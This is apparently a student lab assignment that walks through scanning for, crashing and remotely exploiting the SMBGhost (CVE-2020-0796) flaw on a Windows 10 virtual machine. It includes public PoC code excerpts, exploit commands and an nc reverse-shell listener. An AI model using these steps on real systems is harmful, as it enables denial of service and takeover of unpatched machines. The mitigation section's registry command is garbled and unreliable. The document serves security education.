Sri Lanka Institute of Information Technology

IE2012 – Systems & Network Programming

Assignment 01 – Vulnerability Analysis & Exploitation

Group No – 30

Submitted by:

Student Registration Number	Student Name
IT20613372	Badullege P.H
IT20627928	Herath H.M.T.D

SMBGhost Vulnerability

Abstract

Computer system vulnerability can referred as a bug or flaw in a system or network that may be exploited to inflict harm or enable an attacker to control the system in some manner. There are four main type of vulnerabilities. They are Security,human,process and operating system vulnerabilities. A computer exploit is a kind of malware, use by hackers to gain unauthorized access to a computer system. These bugs are contained in the codes of the os and its apps, waiting for hackers to find them and exploit them. Smbghost is a critical security vulnerability.so now we deeply learning about this vulnerability.

Introduction

SMBGhost (CVE-2020-0796), buffer overflow wormable vulnerability. It was founded on 4 November 2019 and founded by malware hunter team. On March 10, 2020,during the covid 19 situation SMBGhost, patch is leaked. NexternalBlue, CoronaBlue, DeepBlue 3,Bluesday and Redmond Drift are some of the other names for the vulnerability.

This affects server message block version 3 protocol on windows 10. SMB version 3compression is not support older versions of Windows, so they are safe from this vulnerability. Only 32- and 64-bit versions of Windows 10 and Server, releases 1903 and 1909, were vulnerable. The vulnerability enables hackers to use a malicious, compressed data packet to conduct a 'worm' attack on target machines. The flaw has the potentials to spread like a worm. Exploiting this flaw presents systems to a "wormable" attack, meaning that it would be simple to go from target to target.

An SMB port is a network port that is widely used for file sharing.TCP Ports 139 and 445 are often used by SMBs.

- Because this is a remotely exploitable flaw, the attack vector is Network.
- There are no specific access requirements for this attack. As a result, the complexity is low.
- Because no privilege is needed for this assault, it becomes much more serious.
- Without access to settings or files, an unauthorized attacker can exploit this vulnerability.
- This flaw can be exploited without the need of a user, interact with the system.
- Because the attacker has access to all of the data on the affected system, perhaps there can be complete loss of confidentiality.
- Because the attacker can change any or all of the data, files, there can be a complete loss of integrity.
- The attacker can completely disable access to the affected system's resources. We'll use some publicly accessible command-line tools to determine whether a system is susceptible to this attack and to demonstrate the vulnerability's practical importance by

remotely executing buffer overflows on vulnerable Windows systems and crashing them, using just the target machine's IP address.

- The exploits' objective is to identify targets using the SMB protocol

How crash the target machine

- This vulnerability affects only recent versions of windows 10.older windows versions are not affected. Our target needs to have port 445 open.so we need to download windows 10 1903 or windows 10 1909 version.

- Then start windows 10 virtual machine/target machine and turn off defender firewall. Then open the command prompt and run “ipconfig” command to check out the ipaddress of windows 10 virtual machine. Now we got the ipaddress.

```
C:\Users\Dilmika>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:d000:a400:2166:2843:758f:124c:dd30
   Temporary IPv6 Address. . . . . . : 2402:d000:a400:2166:c11f:db7d:d53a:a94f
   Link-local IPv6 Address . . . . . : fe80::2843:758f:124c:dd30%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::dcd1:f1ff:fe50:d847%5
                                       192.168.1.1
```

- Then open the kali linux virtual machine and run “sudo nmap –sS target_ip_address” command to see what port it has open. We got the port 445 open.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.1.119
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-16 22:06 EDT
Nmap scan report for DESKTOP-7KFBGDL (192.168.1.119)
Host is up (0.0080s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 5.42 seconds
```

- Then go to Firefox in kali virtual machine and type vulnerability name,"cve-2020-0796" then add GitHub then search to check available tools to need us to exploit this vulnerability.

- Then go to butrintkomoni github link it containing scanner.py file. Using that we can know windows 10 is vulnerable or not.to do that first download that files in to kali machine. After download that change directory to that file and type "ls"command.then we can see all those files.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/ButrintKomoni/cve-2020-0796
Cloning into 'cve-2020-0796'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 21 (delta 3), reused 11 (delta 0), pack-reused 0
Receiving objects: 100% (21/21), 5.74 KiB | 1.15 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(kali㉿kali)-[~]
└─$ ls
cve-2020-0796  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

- Run the python scanner file to surely know windows 10 is vulnerable or not.we got the response it says vulnerable.

```
┌──(kali㉿kali)-[~/cve-2020-0796]
└─$ ls
cve-2020-0796-scanner.py  README.md

┌──(kali㉿kali)-[~/cve-2020-0796]
└─$ python3 cve-2020-0796-scanner.py 192.168.1.119
Vulnerable
```


- Test some other tools that will crash and exploit the target. Go to jiansiting GitHub site and download those files into kali.to download files, run “git clone_tool_link “command.

- Then change the directory to new download file and run “ls”command to see the content. Here we got python file.nano it to see the code of this exploit.so as it specify,“target_ip”

```
kali@kali: ~/CVE-2020-0796
File  Actions  Edit  View  Help
GNU nano 5.4                                   cve-2020-0796.py
        self.flags = "\x00"*2
        self.offset = "\xff\xff\xff\xff"  # Exploit the vulnerability

    def get_packet(self):
        return self.protocol_id + self.original_decompressed_size + self.compression_algorithm + self.flags + self.offset + self.data

def send_negotiation(sock):
    negotiate = Smb2NegotiateRequest()
    packet = NetBIOSWrapper(negotiate.get_packet()).get_packet()
    sock.send(packet.encode('latin1'))
    sock.recv(3000)

def send_compressed(sock, data):
    compressed = Smb2CompressedTransformHeader(data)
    packet = NetBIOSWrapper(compressed.get_packet()).get_packet()
    sock.send(packet.encode('latin1'))
    sock.recv(1000)

if __name__ == "__main__":
    print("************************")
    print("*  CVE-2020-0796 PoC  *")
    print("*  By Jiansiting      *")
    print("************************")
    if len(sys.argv) != 2:
        exit("[-] Usage: {} target_ip".format(sys.argv[0]))
    sock = socket.socket(socket.AF_INET)
    sock.settimeout(3)
    sock.connect((sys.argv[1], 445))
    send_negotiation(sock)
    send_compressed(sock, "JST" * 100)

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^_ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next
```

```
┌──(kali㉿kali)-[~]
└─$ ls
cve-2020-0796  CVE-2020-0796  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cd CVE-2020-0796/

┌──(kali㉿kali)-[~/CVE-2020-0796]
└─$ ls
cve-2020-0796.py  demo.gif  README.md

┌──(kali㉿kali)-[~/CVE-2020-0796]
└─$ nano cve-2020-0796.py

┌──(kali㉿kali)-[~/CVE-2020-0796]
└─$ python3 cve-2020-0796.py 192.168.1.119
***********************
*  CVE-2020-0796 PoC  *
*  By Jiansiting      *
***********************
Traceback (most recent call last):
  File "/home/kali/CVE-2020-0796/cve-2020-0796.py", line 111, in <module>
    send_compressed(sock, "JST" * 100)
  File "/home/kali/CVE-2020-0796/cve-2020-0796.py", line 98, in send_compressed
    sock.recv(1000)
socket.timeout: timed out
```


- Then go terminal and type “python3 python_file_name target_ip_address”.after we run the command it successfully crashed the windows virtual machine/target.it got the blue screen and it is restarting.so we can crash the target machine just knowing its ip address. This is a critical vulnerability.



- Now exploit the vulnerability and gain shell back inside the kali machine.

How we exploit vulnerability

- First download the tool, use for the exploitation. Go to zecOps GitHub link & download.



```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/ZecOps/CVE-2020-0796-RCE-POC
Cloning into 'CVE-2020-0796-RCE-POC' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 31 (delta 7), reused 29 (delta 5), pack-reused 0
Receiving objects: 100% (31/31), 2.39 MiB | 1.82 MiB/s, done.
Resolving deltas: 100% (7/7), done.

┌──(kali㉿kali)-[~]
└─$ ls
cve-2020-0796  CVE-2020-0796  CVE-2020-0796-RCE-POC  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

- change the directory to download file. After type “ls”command we can see a file named,”SMBleedingGhost.py”.this is the file which exploit vulnerability by it self.

- Go to the python file and Nano it to see what offsets do it need.it have different offsets. But “ZecOps GitHub “say run “calc_target_offsets” bat file on the target machine.as it say “these offsets are not random and are the same on all windows instances of the same windows version”

- It means these offsets are same for the same windows version. But different versions of windows machine have a different offset. Then our exploit not work.so we check offset.


```
kali@kali: ~/CVE-2020-0796-RCE-POC
File  Actions  Edit  View  Help
  GNU nano 5.4                                   SMBleedingGhost.py
# CVE-2020-0796 Remote Code Execution POC
# (c) 2020 ZecOps, Inc. - https://www.zecops.com - Find Attackers' Mistakes
# Intended only for educational and testing in corporate environments.
# ZecOps takes no responsibility for the code, use at your own risk.

import socket, struct, sys
import os, ctypes, threading

OFFSETS = {
    'srvnet!SrvNetWskConnDispatch': 0x2D170,
    'srvnet!imp_IoSizeofWorkItem': 0x32210,
    'srvnet!imp_RtlCopyUnicodeString': 0x32288,
    'nt!IoSizeofWorkItem': 0x12C410,
    'nt!MiGetPteAddress': 0xBA968
}

# The number of iterations for some of the operations, as part of an attempt to
# support targets with multiple logical processors.
# A larger value can make the POC more reliable, but also slower.
LOOKASIDE_RELATED_ITERATIONS = 4

class Smb2Header:
    def __init__(self, command, message_id=0, session_id=0):
        self.protocol_id = b"\xfeSMB"
        self.structure_size = b"\x40\x00"  # Must be set to 0x40
        self.credit_charge = b"\x00"*2
        self.channel_sequence = b"\x00"*2
        self.channel_reserved = b"\x00"*2
        self.command = struct.pack('<H', command)
        self.credits_requested = b"\x00"*2  # Number of credits requested / granted
        self.flags = b"\x00"*4

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^_ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next
```

- Now open windows 10 machine and open internet explorer and download “ZacOps”file .


- Open command prompt and navigate to the downloaded file using commands.to see the content type “dir”

```
C:\Users\Dilmika>cd Desktop

C:\Users\Dilmika\Desktop>cd CVE-2020-0796-RCE-POC-master

C:\Users\Dilmika\Desktop\CVE-2020-0796-RCE-POC-master>dir
 Volume in drive C has no label.
 Volume Serial Number is 926A-9E04

 Directory of C:\Users\Dilmika\Desktop\CVE-2020-0796-RCE-POC-master

17/09/2021  05:51    <DIR>          .
17/09/2021  05:51    <DIR>          ..
17/09/2021  05:51             1,790 calc_target_offsets.bat
17/09/2021  05:51           350,584 demo.gif
17/09/2021  05:51             3,669 README.md
17/09/2021  05:51            18,516 smbghost_kshellcode_x64.asm
17/09/2021  05:51            43,803 SMBleedingGhost.py
17/09/2021  05:51    <DIR>          tools
               5 File(s)        418,362 bytes
               3 Dir(s)  44,511,608,832 bytes free
```

- Then run the .bat file,then it open in new command prompt and it display offsets for our particular windows version.



- Go to kali terminal and check our python file offsets are same to our windows offsets. If there is difference changing python file offsets according to windows offsets. Then save and exit from python file. After then we can get a working exploit.



- Run ncat command to listening for the incoming connection. Once we run the exploit, the target machine will try to connect back to this port number on our ipaddress.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

- So therefor we should have a shell popup and we should be able to execute commands on target machine.

- Then run the exploit file (“SMBleedingGhost.py”) with this command.

- File_name target_ip_address kali_linux_ip_address(reverse shell ip) port_number[that we listen on(reverse shell port)]

- We can check ipaddress of the kali machine by running “sudo ifconfig”.

- In our case 4444 is the port number that we are listening on.

- Run the python file with the whole command.we get error that says “module ctypes has no attribute windll”.so our exploit not work. windll file only ran in windows environment.


```
┌──(kali㉿kali)-[~/CVE-2020-0796-RCE-POC]
└─$ ls
calc_target_offsets.bat  demo.gif  README.md  smbghost_kshellcode_x64.asm  SMBleedingGhost.py  tools

┌──(kali㉿kali)-[~/CVE-2020-0796-RCE-POC]
└─$ python3 SMBleedingGhost.py 192.168.1.119 10.0.2.15 4444
CVE-2020-0796 Remote Code Execution POC
(c) 2020 ZecOps, Inc.

Traceback (most recent call last):
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 900, in <module>
    exploit(target_ip, reverse_shell_ip, int(reverse_shell_port))
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 845, in exploit
    allocation_pool_object_ptr = leak_allocation_pool_object_ptr(ip_address)
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 513, in leak_allocation_pool_object_ptr
    address = leak_ptr(ip_address, ptr_offset, ptr_list)
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 471, in leak_ptr
    byte_value = leak_ptr_byte(ip_address, ptr_offset + byte_index, ptr_list)
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 445, in leak_ptr_byte
    if leak_if_ptr_byte_larger_than_value(ip_address, byte_offset, ptr_list, mid):
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 405, in leak_if_ptr_byte_larger_than_value
    data = b'B'*offset + compress(payload)
  File "/home/kali/CVE-2020-0796-RCE-POC/SMBleedingGhost.py", line 263, in compress
    RtlCompressBuffer = ctypes.windll.ntdll.RtlCompressBuffer
AttributeError: module 'ctypes' has no attribute 'windll'
```

- Solution for this error, run the exploit from a windows machine. Then we can redirect the connection to kali linux machine, that is already listening for the incoming connectors. Use windows machine to run the exploit.

- Go to the zecops Github site & download the exploit files to windows computer that we run the exploit.

- Download python to computer and setting up configuration to run python files in command prompt with out any error. Because exploit file is a python file.


- Open command prompt and navigate to the directory that containing expoit files. Using dir command we can see the containing files.



- Now run the same command that ran previously to exploit the vulnerability. Then it will start the exploit and then crash the target.


- So clear the screen using “cls” command and run the exploit command again. Then again possible to crash target.so wait for windows virtual machine(our target) power on

automatically after crashing. This can happen several times. This is something we get first running these type of exploits.



- Then run the exploit command again in windows machine command prompt. Now everything working and our target not crash and our exploit done successfully.

- It tells us “wrote shell code”. Then in kali linux virtual machine, we can get the shell of our windows 10 target machine.



- So then we should execute all of the commands according to what we need to do on target machine, before crashing it.after then we can exit from shell.

So then we successfully exploited windows 10 machine.

How mitigate

- To see whether systems are susceptible to SMBGhost, run appropriate scanners.
- Download and install certified Microsoft updates.
- Block TCP ports 445 and 139, as well as UDP 137 and 138 on firewall & target computers.
- Use the following PowerShell command to deactivate SMB compression. "HKLM:SYSTEMCurrentControlSetServicesLanmanServerParamet ers" Set-ItemProperty -Path "HKLM:SYSTEMCurrentControlSetServicesLanmanServerParamet ers"

Conclusion

All system and network administrators should create a strategy to install the available patch as soon as possible. Additional workarounds and firewall settings may also assist alleviate the problem until the fix is available.so this can be consider as a critical vulnerability.we think got a some knowledge about the vulnerability. Thank you.

Tools and resources

https://github.com/ButrintKomoni/cve-2020-0796 - scanner to check windows 10 version is vulnerable or not.

https://github.com/jiansiting/CVE-2020-0796 - containing file can crash the target.

https://github.com/ZecOps/CVE-2020-0796-RCE-POC - exploit file for the vulnerability

References

https://en.wikipedia.org/wiki/SMBGhost

https://vulcan.io/blog/what-is-smbghost-vulnerability-and-how-to-fix-it/

https://blog.cybermdx.com/the-smbghost-vulnerability-what-to-know-what-to-do

https://threatpost.com/smbghost-rce-exploit-corporate-networks/156391/

https://bugtestlab.com/?p=755